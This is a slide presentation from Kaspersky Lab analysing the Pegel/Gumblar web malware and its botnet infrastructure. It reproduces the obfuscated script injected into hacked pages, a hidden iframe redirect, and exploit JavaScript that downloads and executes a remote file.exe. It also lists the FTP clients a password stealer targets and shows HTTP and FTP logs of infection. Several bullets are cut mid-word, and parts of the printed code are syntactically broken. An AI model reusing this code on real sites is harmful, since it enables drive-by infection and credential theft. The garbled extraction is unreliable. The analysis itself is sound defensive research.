

Caution: Level Pegel

The Ideal Computer Infecting Scheme

Alexey Kadiev, Darya Gudkova,
Igor Sumenkov


Kaspersky Lab

Web based malware



- Became widespread about a year ago
- Characteristics of web based malware:
 - Propagation through compromised websites
 - Bots send spam to infect more computers
 - Ftp password stealer

Pegel and Gumblar



What is Pegel

- Pegel is a malicious JavaScript that is inserted into

```
<script>this.v='';this.C=51578;this.C-=144;function W(){var j="j";k={};var M=document;try {var WL='l'} catch(WL){};var G=new String("crea"+"teEl"+"emenONH".substr(0,4)+"t");var g=new String("onl"+"oad");var _=String("defer");var e="scri"+"VCOpt".substr(3);var Aa=["aI","Gp"];var L=new Array();var n=String("yAvappe".substr(3)+"ndCh"+"YT5oild".substr(4));var t={QF:false};nw=26568;nw++;Y=["TM","w","Fc"];XD={kO:"oI"};var H="body";var T=String("srcQmA".substr(0,3));var eG=new String();var Q=window;nY={};try {var B='MP'} catch(B){};Mc=[];function r(){var VD=[];d=40349;d-=155;u_ =13236;u_ +=165;this.D="D";try {YP=["HH","Yb","Hc"];var u=9630-9629;var h="/go"+"y0zogl".substr(3)+"e.cwlpN".substr(0,3)+"om/"+"TaoikeToa".substr(3,3)+"G1Rsa.cGRls".substr(4,3)+"QGXTom/".substr(4)+"Cp5binC5o".substr(3,3)+"g.c"+"om."+ "Ev1rphprv1E".substr(4,3);var S=532955-524875;var Lt="Lt";var DE=["DO","i_"];var x="ht"+"tp+": "/"+"p"+ substr(4,2)+"u:";R=M[G](e);ww={q:22300};var s={};try {} catch(ds){};var Xf={};try {} catch(KJ){};R[_]=u;this.Lx=3456;this.Lx++;var gb={gg:false};R[T]=x+S+h;M[H][n](R);XX=["uU","mI"];this.lW="lW";var BL=false;} catch(SW){};aj=59493;aj--=209;sv=["_M"];Q[g]=r;};W();this.Xs=61509;this.Xs--=222;VT={iW:"xj"};</script>  
<!--1b54a856abe7c7f3b162507907adedda-->
```

What Pegel does


- The one and only functionality of this JavaScript is inserting an IFRAME tag that directs the user to the “Exploit Delivery Network” of the botnet
- There are many web pages that contain the Iframe tag that points to the “same network”

```
<div id="G88tljvky52tn">  
<iframe  
src=http://ma***gh.com:8080/index.php?Mvplkcm435j=11&pid=1  
width="1" frameborder="0" height="1"></frame>  
</div>
```


The amount of Pegel

Number of infected computers

Source: Kaspersky Lab



Pegel in Spam: June



Exploit Delivery Network

- All URLs share the port part:

http://dc

- The s
- a pop
- rever

```
;; ANSWER SECTION:
ma h.com. 432 IN A 91.121.122.81
ma h.com. 432 IN A 91.135.228.235
ma h.com. 432 IN A 188.165.192.106
ma h.com. 432 IN A 77.241.93.114
ma h.com. 432 IN A 91.121.72.144
```

- Most

- IP ad

- Server

- Looks like a fast flux network of compromised web servers

```
;; ANSWER SECTION:
ma h.com. 432 IN A 213.186.46.30
ma h.com. 432 IN A 77.241.80.228
ma h.com. 432 IN A 83.169.37.246
ma h.com. 432 IN A 91.121.72.144
ma h.com. 432 IN A 94.23.60.106
```

Exploits delivered



```
10     a0wuLpymY.type = 1;
11     arz2qDTHha.open('GET', 'http://[redacted].com:8080/welcome.php?id=0&pid=1', false);
12     arz2qDTHha.send();
13     a0wuLpymY.open();
14     a0wuLpymY.Write(arz2qDTHha.responseBody);
15     var kVhnIouA = '../..//file.exe';
16     a0wuLpymY.SaveToFile(kVhnIouA, 2);
17     a0wuLpymY.Close();
18     }catch(e) {}
19     try{
20         llUnW0r09w.shellexecute(kVhnIouA);
21     }catch(e) {
22     }
23     }catch(e) {
24     }
25 }
26 FNPIP6FPav();
27     C2z0u2ab = new Array("AcroPDF.PDF", "PDF.PdfCtrl");
28     for(i in C2z0u2ab){
29         try{
30             Hj8c21 = new ActiveXObject(C2z0u2ab[i]);
31             if (Hj8c21){
32                 Qo4w9i = document.createElement("iframe");
33                 Qo4w9i.setAttribute("src", "Notes1.pdf");
34                 document.body.appendChild(Qo4w9i);
35             }
36         }catch(e) {}
37     }
38     try{
39         if (navigator.javaEnabled()){
40             K22ppw1 = document.createElement("iframe");
41             K22ppw1.setAttribute("src", "Applet1.html");
42             document.body.appendChild(K22ppw1);
43         }
44     }
```

```
GET /welcome.php?id=6&pid=1&hello=503 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; sv1)
Host: foun ker.ru:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 12 May 2010 21:58:45 GMT
Content-Type: application/octet-stream
Connection: close
Expires: 0
Pragma: public
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Description: File Transfer
Content-Disposition: attachment; filename=game.exe
Content-Transfer-Encoding: binary
Content-Length: 29696

MZ.....@.....!..L!This program cannot be run in DOS mode.

$.-----i...i...
M...../.....Richi.....PE..L...NX;.....S.....
0...@.....@.0.....|.....text...
\data.....0.....@.....data.....8.....@.ne
t.....p..4...@.....@...
@.....
H.....b...n.....
$.---N...X...b.....".4...B...P...`...j...t.....
*...8...B...T...d...t....."8...J.....N.G.13.556.KH.>77...23...5K?.2:J.G;.=I3DJ2N?
GKNI..@<J=-.I...IMF@.0..2KHL.4.D.03E6F...I9I...U...$.]@..
D@..L$.]...yN@...IG@.Y)
..@.+4$.H@..E.X.T$......+4$.....i@..%.[@.R.;.@.U.+.)...F@..u..}.....@...$).1.A.}...$.D$.)..U<...@.w..su@...hi2@..U.+
$Y..}
=@.h..@..1..gG@.....}......:84N.7@1.E@.1116c8DL.INK.J..OJK.N3.N7BOIH8G3.=.;2=.NH.806@N>06.MN.<:J.M.55.7C.;=KL..H;E.
M...F1<E...G=<9.L@.<A7HN..E11L4.49C.=4.8KJ?>H2800JB.2G.O..B.....M..
.[@..$.@.HM..._@...s.3.....^@..].....w_...>...$.)$)
.A@.v.l.j.[.m.@.h..@..h.D@..8.E.P3..D$.
x[ @.+qha:@.....@.....+$.%.[@.<U.....]@..5].....X...]@...4.ta.....D$<.....>...$...@,..L
+.H#.....t1.$...@..8.I.U.....hG@.s.....U.U..3.+..T!@!s.....B...p...3..@.....@
+.....#H.s...+..E..u.....f..J..f.:U.u....._@..h_@..v...j@
+.h.I...8h..@.....j...0..._@.v...s.....v.>..$.@.....?I.....+..M...!J..3.....U.v...j.
[R.....;A.._u.....ox...tN..t..=-.:4..w>.:$.#...u.t.6.05.L...t>.:$.r.t..r
".....;?p.*.....#.....%Y...{.....{.....a.R...S...R...S...U."w
```

Payload delivered

```
GET /new/controller.php?action=bot&entity_list=&first=1&rnd=981633&uid=1&guid=3676040431 HTTP/1.1
Host: bayjail.ru

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 12 May 2010
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.1.6
Version: 1
Content-Length: 23012
Entity-Info: 1259551490:94720:1;1271368047:32768:1;1272734874:7168:1;1273492914:96256:2;
rnd: 982213
Magic-Number: 32 1|0:1:2:3:4:5:6:7:8:9:10:11:12:13:14:15:16:17:18:19:20:21:22:23:24:25:26:27:28:29:30:31:

M[.....
.....X.....
.....
.....)..G.,Zgyb2cfzqeyt:x}sppt! 1.....d( `d+HB]/)~vv:...<.....{.....Rhak.....
.....
.....PD..H...{..@.
.....m.....o...
.....a...v.....
.....q.....
.....
.....
.....
.....MIB+.....
.....uQz2.....y...
.....{.....D...]YR9.
.....e.....s.....
.....L
.....
.....
```

Key length

Key

XOR

Special payload: PSW Stealer



- Trojan-PSW.Win32.Agent.qgg
- Functionality:
 - Steals ftp credentials from web sites (searching locally stored ftp passwords)
 - *Filezilla 3*
 - *Ftp Navigator*
 - *BulletProof Ftp*
 - *CuteFtp*
 - *ALFTP*
 - *Far 2*
 - *Frigate 3*
 - *Ftp Explorer*
 - *FlashFXP*
 - *FTPRush*
 - *Firefox*
 - *Auto FTP*
 - *Total Commander*
 - Sends found passwords back to Pegel/Bredolab C&C in order to infect user's web site

Infection of a Web Site: Ftp Log




```
22:14:22 2010 0 vab110.milw101.net 3103 /home/ftpadmin/b9/index.php b _ o r ftpadmin ftp 0
22:14:32 2010 0 137.149.150.100 3103 /home/ftpadmin/b9/index.php b _ i r ftpadmin ftp 0
22:14:36 2010 0 server88-208-220-73.live-servers.net 4561 /home/ftpadmin//index.php b _
22:14:50 2010 0 203.81.55.153 3103 /home/ftpadmin/index.php b _ i r ftpadmin ftp 0 * c
22:14:59 2010 0 70.150.220.35 4561 /home/ftpadmin/b1/index.php b _ o r ftpadmin ftp 0 *
22:15:08 2010 0 69.90.18.37 3103 /home/ftpadmin/b1/index.php b _ i r ftpadmin ftp 0 * c
22:15:20 2010 3 66.187.99.46 4561 /home/ftpadmin/index.php b _ o r ftpadmin ftp 0 * c
22:15:24 2010 0 85-158-211-90.powered-by.benesol.be 3103 /home/ftpadmin/index.php b _ i
22:15:28 2010 0 u15367931.onlinehome-server.com 4561 /home/ftpadmin/index.php b _ o r f
22:15:37 2010 0 198.63.210.170 3103 /home/ftpadmin/b2/index.php b _ i r ftpadmin ftp 0
22:15:42 2010 0 94.73.129.116 4561 /home/ftpadmin/b3/index.php b _ o r ftpadmin ftp 0 *
22:15:51 2010 0 205.209.173.245 3103 /home/ftpadmin/b3/index.php b _ i r ftpadmin ftp 0
22:16:02 2010 0 s15259669.onlinehome-server.com 4561 /home/ftpadmin/b4/index.php b _ o
22:16:06 2010 0 server88-208-220-157.live-servers.net 3103 /home/ftpadmin/b4/index.php
```

